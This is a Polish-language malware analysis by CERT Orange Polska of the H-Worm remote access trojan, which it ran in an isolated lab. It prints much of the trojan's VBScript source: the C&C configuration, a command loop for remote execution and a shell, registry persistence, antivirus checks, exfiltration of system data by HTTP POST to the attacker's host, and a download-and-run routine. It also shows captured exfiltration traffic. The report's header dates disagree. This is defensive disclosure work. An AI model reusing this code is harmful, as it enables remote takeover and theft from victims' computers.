Warszawa, dnia 16.02.2016

Analiza aktywności złośliwego oprogramowania

H-Worm RAT

W ostatnich dniach CERT Orange Polska wykrył w sieci klienckiej Orange Polska wzmożoną aktywność jednej z odmian bardzo popularnego złośliwego oprogramowania H-WORM Remote Access Tool (RAT). W przypadku zainstalowania daje ono cyberprzestępcy pełną kontrolę nad zainfekowanym komputerem użytkownika, pozwalając m.in. na dostęp do jego plików, a także doinstalowanie dodatkowych złośliwych modułów. W sieci Orange Polska wykryto około tysiąca zainfekowanych unikalnych użytkowników, którzy zostali poinformowani o tym fakcie dzięki CyberTarczy Orange. Komputery użytkowników korzystających z sieci Orange Polska nawet w przypadku skutecznej infekcji są bezpieczne – dopóki korzystają z dostarczanych przez nas usług – ponieważ komunikacja zainfekowanych komputerów z serwerami cyberprzestępców została zablokowana dzięki Cybertarczy Orange. Warto jednak zastosować się do rekomendacji zamieszczonych na końcu opracowania, aby usunąć złośliwe oprogramowanie.

Opisywany malware w momencie analizy wykrywany był przez 42 z 55 silników antywirusowych w serwisie VirusTotal.

Współczynnik wykrycia:	42 / 55
Data analizy:	2017-02-16 11:35:47 UTC (0 minut temu)

Kod RAT'a został przeanalizowany przez CERT Orange Polska. przeprowadzono również próby działania w odizolowanym od internetu środowisku systemowym, by móc dokładnie przedstawić jego złośliwe funkcje wraz z odpowiedzialnymi za nie fragmentami kodu. Na potrzeby analizy zostało zasymulowane działanie serwera Command & Control.

Autorem złośliwego oprogramowania jest Houdini aka Mohamed Benabdellah, pochodzący z Algierii. Malware rozpowszechniany jest głównie za pomocą załączników e-mail, bądź innych instancji złośliwego oprogramowania obecnych już na komputerach ofiar. Analizowana próbka napisana została w VisualBasic'u, istnieje również jej wersja o nazwie „Underworld" w języku Autoit. Autor często zaciemnia sekcje kodu malware'u (by utrudnić analizę, bądź zmniejszyć wykrywalność przez antywirusy) algorytmem Base64, który jednak można w prosty sposób zdekodować.

W zależności od kampanii H-Worma oszacowano, iż jego różne próbki usiłują się łączyć z ponad 150 serwerami Command&Control (dalej nazywane C&C) przy użyciu innych numerów portów niż port TCP/80. Analizowana kampania nie była celowana w konkretne grupy użytkowników – jej celem są zarówno klienci biznesowi różnych branż, jak i użytkownicy domowi. Analizowany kod nie jest typowym robakiem internetowym, malware posiada bowiem cechy klasycznych trojanów z możliwościami zdalnego dostępu do komputera użytkownika. Poniższy zrzut ekranu to sekcja kodu złośliwego oprogramowania, która posiadała zdefiniowany adres serwera C&C cyberprzestępcy wraz z numerem portu, na którym komunikował się wirus oraz informacje do jakiego katalogu ma być przeniesiony po uruchomieniu.

```
'<[ recoder : houdini (c) skype : houdini-fx ]>

'=-=-=-=-= config =-=-=-=-=-=-=-=-=-=-=-=-=-=

host = "[redacted].com"
port = 80
installdir = "%temp%"
lnkfile = true
lnkfolder = true

'=-=-=-=-= public var =-=-=-=-=-=-=-=-=-=-=-=-=

dim shellobj
set shellobj = wscript.createobject("wscript.shell")
dim filesystemobj
set filesystemobj = createobject("scripting.filesystemobject")
dim httpobj
set httpobj = createobject("msxml2.xmlhttp")


'=-=-=-=-= privat var =-=-=-=-=-=-=-=-=-=-=-=

installname = wscript.scriptname
startup = shellobj.specialfolders ("startup") & "\"
installdir = shellobj.expandenvironmentstrings(installdir) & "\"
if not filesystemobj.folderexists(installdir) then  installdir = shellobj.expandenvironmentstrings("%temp%") & "\"
spliter = "<" & "|" & ">"
sleep = 5000
dim response
dim cmd
dim param
info = ""
usbspreading = ""
startdate = ""
dim oneonce
```

Kolejny fragment kodu przedstawia odwołania do wszystkich funkcji wirusa opisanych szczegółowo w dalszej części dokumentu.


```
while true
install
response = ""
response = post ("is-ready","")
cmd = split (response,spliter)
select case cmd (0)
case "excecute"
      param = cmd (1)
      execute param
case "update"
      param = cmd (1)
      oneonce.close
      set oneonce =  filesystemobj.opentextfile (installdir & installname ,2, false)
      oneonce.write param
      oneonce.close
      shellobj.run "wscript.exe //B " & chr(34) & installdir & installname & chr(34)
      wscript.quit
case "uninstall"
      uninstall
case "send"
      download cmd (1),cmd (2)
case "site-send"
      sitedownloader cmd (1),cmd (2)
case "recv"
      param = cmd (1)
      upload (param)
case  "enum-driver"
      post "is-enum-driver",enumdriver
case  "enum-faf"
      param = cmd (1)
      post "is-enum-faf",enumfaf (param)
case  "enum-process"
      post "is-enum-process",enumprocess
case  "cmd-shell"
      param = cmd (1)
      post "is-cmd-shell",cmdshell (param)
case  "delete"
      param = cmd (1)
      deletefaf (param)
case  "exit-process"
      param = cmd (1)
      exitprocess (param)
case  "sleep"
      param = cmd (1)
      sleep = eval (param)
end select
wscript.sleep sleep
wend
```


Następna ilustracja to fragment kodu odpowiedzialnego za instalację złośliwego oprogramowania w rejestrze systemowym oraz za dopisanie kluczy, dzięki którym wirus uruchamia się przy każdym starcie systemu.

```
sub upstart ()
on error resume Next

shellobj.regwrite "HKEY_CURRENT_USER\software\microsoft\windows\currentversion\run\" & split (installname,".")(0),  "wscript.exe //B " & chrw(34) & installdir & installname & chrw(34) , "REG_SZ"
shellobj.regwrite "HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run\" & split (installname,".")(0),  "wscript.exe //B "  & chrw(34) & installdir & installname & chrw(34) , "REG_SZ"
filesystemobj.copyfile wscript.scriptfullname,installdir & installname,true
filesystemobj.copyfile wscript.scriptfullname,startup & installname ,true

end sub
```

W naszym przypadku wirus tworzony był w lokalizacji dysku

C:\Użytkownicy\Nazwa_użytkownika\AppData\Local\Temp
w pliku o nazwie **vti-rescan.vbs**






Kolejny fragment kodu wirusa sprawdza typ i wersję systemu operacyjnego na zainfekowanym komputerze oraz obecność oprogramowania antywirusowego.

```
function security
on error resume next

security = ""

set objwmiservice = getobject("winmgmts:{impersonationlevel=impersonate}!\\.\root\cimv2")
set colitems = objwmiservice.execquery("select * from win32_operatingsystem",,48)
for each objitem in colitems
    versionstr = split (objitem.version,".")
next
versionstr = split (colitems.version,".")
osversion = versionstr (0) & "."
for  x = 1 to ubound (versionstr)
     osversion = osversion &  versionstr (i)
next
osversion = eval (osversion)
if  osversion > 6 then sc = "securitycenter2" else sc = "securitycenter"

set objsecuritycenter = getobject("winmgmts:\\localhost\root\" & sc)
Set colantivirus = objsecuritycenter.execquery("select * from antivirusproduct","wql",0)

for each objantivirus in colantivirus
    security  = security  & objantivirus.displayname & " ."
next
if security  = "" then security  = "nan-av"
end function
```

Odnalezione informacje przekazywane są do serwera C&C metodą „HTTP POST”. Wśród nich znajdują się nazwa komputera, nazwa użytkownika, informacja o systemie operacyjnym oraz informacja o oprogramowaniu antywirusowym (w przypadku jego braku zwracana jest wartość „nan-av”)

```
function post (cmd ,param)

post = param
httpobj.open "post","http://" & host & ":" & port &"/" & cmd, false
httpobj.setrequestheader "user-agent:",information
httpobj.send param
post = httpobj.responsetext
end function

function information
on error resume next
if  inf = "" then
    inf = hwid & spliter
    inf = inf  & shellobj.expandenvironmentstrings("%computername%") & spliter
    inf = inf  & shellobj.expandenvironmentstrings("%username%") & spliter

    set root = getobject("winmgmts:{impersonationlevel=impersonate}!\\.\root\cimv2")
    set os = root.execquery ("select * from win32_operatingsystem")
    for each osinfo in os
       inf = inf & osinfo.caption & spliter
       exit for
    next
    inf = inf & "plus" & spliter
    inf = inf & security & spliter
    inf = inf & usbspreading
    information = inf
else
    information = inf
end if
end function
```


Zainfekowana maszyna wysyłała do C&C informacje o statusie „online” i oczekiwaniu na polecenia od C&C: *User-Agent: 4CFA107B<|>CERT-ORANGE<|>Iwo Graj<|>Microsoft Windows 7 Enterprise<|>plus<|>nan-av<|>false – 2017-2015*



Oto fragment kodu odpowiedzialny za wylistowanie uruchomionych aktywnych procesów i oprogramowania aktywnego w systemie operacyjnym użytkownika

```
function enumprocess ()

on error resume next

set objwmiservice = getobject("winmgmts:\\.\root\cimv2")
set colitems = objwmiservice.execquery("select * from win32_process",,48)

dim objitem
for each objitem in colitems
    enumprocess = enumprocess & objitem.name & "|"
    enumprocess = enumprocess & objitem.processid & "|"
    enumprocess = enumprocess & objitem.executablepath & spliter
next
end function

sub exitprocess (pid)
on error resume next

shellobj.run "taskkill /F /T /PID " & pid,7,true
end sub

sub deletefaf (url)
on error resume next

filesystemobj.deletefile url
filesystemobj.deletefolder url

end sub
```


oraz wynik otrzymany po wydaniu polecania o informację nt. procesów działających podczas analizy.



Kolejny fragment kodu odpowiedzialny jest za enumerację, tj. odczytanie przez cyberprzestępcę zawartości dowolnego katalogu lub dysku na zainfekowanym komputerze.

```
function enumdriver ()

for  each drive in filesystemobj.drives
if   drive.isready = true then
     enumdriver = enumdriver & drive.path & "|" & drive.drivetype & spliter
end if
next
end Function

function enumfaf (enumdir)

enumfaf = enumdir & spliter
for  each folder in filesystemobj.getfolder (enumdir).subfolders
     enumfaf = enumfaf & folder.name & "|" & "" & "|" & "d" & "|" & folder.attributes & spliter
next

for  each file in filesystemobj.getfolder (enumdir).files
     enumfaf = enumfaf & file.name & "|" & file.size  & "|" & "f" & "|" & file.attributes & spliter

next
end function
```

Wylistowana zawartość Pulpitu użytkownika:




```
9794 739.288181   10.0.2.15   10.0.2.4    HTTP   214 POST /is-enum-faf HTTP/1.1
9795 739.288195   10.0.2.4    10.0.2.15   TCP     54 80 → 50794 [ACK] Seq=1 Ack=469 Win=65536 Len=0
9796 739.434635   10.0.2.4    10.0.2.15   TCP    138 [TCP segment of a reassembled PDU]
9797 739.434764   10.0.2.4    10.0.2.15   HTTP    54 HTTP/1.1 200 OK
9798 739.435012   10.0.2.15   10.0.2.4    TCP     60 50794 → 80 [ACK] Seq=469 Ack=86 Win=65616 Len=0
9799 739.435239   10.0.2.15   10.0.2.4    TCP     60 50794 → 80 [FIN, ACK] Seq=469 Ack=86 Win=65616 Len=0
9800 739.435265   10.0.2.4    10.0.2.15   TCP     54 80 → 50794 [ACK] Seq=86 Ack=470 Win=65536 Len=0
9801 739.744097   10.0.2.15   10.0.2.4    TCP     66 50795 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
9802 739.744145   10.0.2.4    10.0.2.15   TCP     66 80 → 50795 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
9803 739.744414   10.0.2.15   10.0.2.4    TCP     60 50795 → 80 [ACK] Seq=1 Ack=1 Win=65700 Len=0
9804 739.744732   10.0.2.15   10.0.2.4    HTTP   357 POST /is-ready HTTP/1.1

POST /is-enum-faf HTTP/1.1\r\n
Accept: */*\r\n
Accept-Language: pl\r\n
User-Agent: 4CFA107B<|>CERT-ORANGE<|>Iwo Graj<|>Microsoft Windows 7 Enterprise <|>plus<|>nan-av<|>false - 2017-02-15\r\n
Accept-Encoding: gzip, deflate\r\n
Host: [redacted]com\r\n
Content-Length: 160\r\n
Connection: Keep-Alive\r\n
Cache-Control: no-cache\r\n
\r\n

0000  08 00 27 8e 61 b4 08 00  27 62 8c 71 08 00 45 00   ..'.a... 'b.q..E.
0010  00 c8 21 41 40 00 80 06  c0 dc 0a 00 02 0f 0a 00   ..!A@... ........
0020  02 04 c6 6a 00 50 d8 49  96 12 5a 94 81 5c 50 18   ...j.P.I ..Z..\P.
0030  40 29 dc 82 00 00 43 3a  5c 55 73 65 72 73 5c 49   @)....C: \Users\I
0040  77 6f 20 47 72 61 6a 5c  44 65 73 6b 74 6f 70 5c   wo Graj\ Desktop\
0050  3c 7c 3e 63 63 63 7c 7c  64 7c 31 36 3c 7c 3e 54   <|>ccc|| d|16<|>T
0060  45 53 54 7c 7c 64 7c 31  36 3c 7c 3e 64 65 73 6b   EST||d|1 6<|>desk
0070  74 6f 70 2e 69 6e 69 7c  32 38 32 7c 66 7c 33 38   top.ini| 282|f|38
0080  3c 7c 3e 70 75 74 74 79  2e 65 78 65 7c 35 33 31   <|>putty .exe|531
0090  33 36 38 7c 66 7c 33 32  3c 7c 3e 54 65 73 74 2d   368|f|32 <|>Test-
00a0  73 63 69 61 67 61 6e 69  61 2d 70 6c 69 6b 75 2d   sciagani a-pliku-
00b0  7a 61 69 6e 66 65 6b 6f  77 61 6e 65 67 6f 2d 6b   zainfeko wanego-k
00c0  6f 6d 70 75 74 65 72 61  2e 74 78 74 7c 30 7c 66   omputera .txt|0|f
00d0  7c 33 32 3c 7c 3e                                 |32<|>
```


oraz fragment kodu odpowiedzialny za uruchamianie dowolnego pliku z internetu na komputerze ofiary:

```
sub sitedownloader (fileurl,filename)

strlink = fileurl
strsaveto = installdir & filename
set objhttpdownload = createobject("msxml2.xmlhttp" )
objhttpdownload.open "get", strlink, false
objhttpdownload.send

set objfsodownload = createobject ("scripting.filesystemobject")
if  objfsodownload.fileexists (strsaveto) then
    objfsodownload.deletefile (strsaveto)
end if

if objhttpdownload.status = 200 then
   dim  objstreamdownload
   set  objstreamdownload = createobject("adodb.stream")
   with objstreamdownload
        .type = 1
        .open
        .write objhttpdownload.responsebody
        .savetofile strsaveto
        .close
   end with
   set objstreamdownload = nothing
end if
if objfsodownload.fileexists(strsaveto) then
   shellobj.run objfsodownload.getfile (strsaveto).shortpath
end if
end sub

sub download (fileurl,filedir)

if filedir = "" then
   filedir = installdir
end if
```


Dla zilustrowania tej funkcji wydano rozkaz otworzenia pliku graficznego, który otworzył się na pulpicie zainfekowanego użytkownika.




Efektem jest wyświetlenie pliku graficznego z powyższego widocznego w komunikacji sieciowej adresu internetowego.



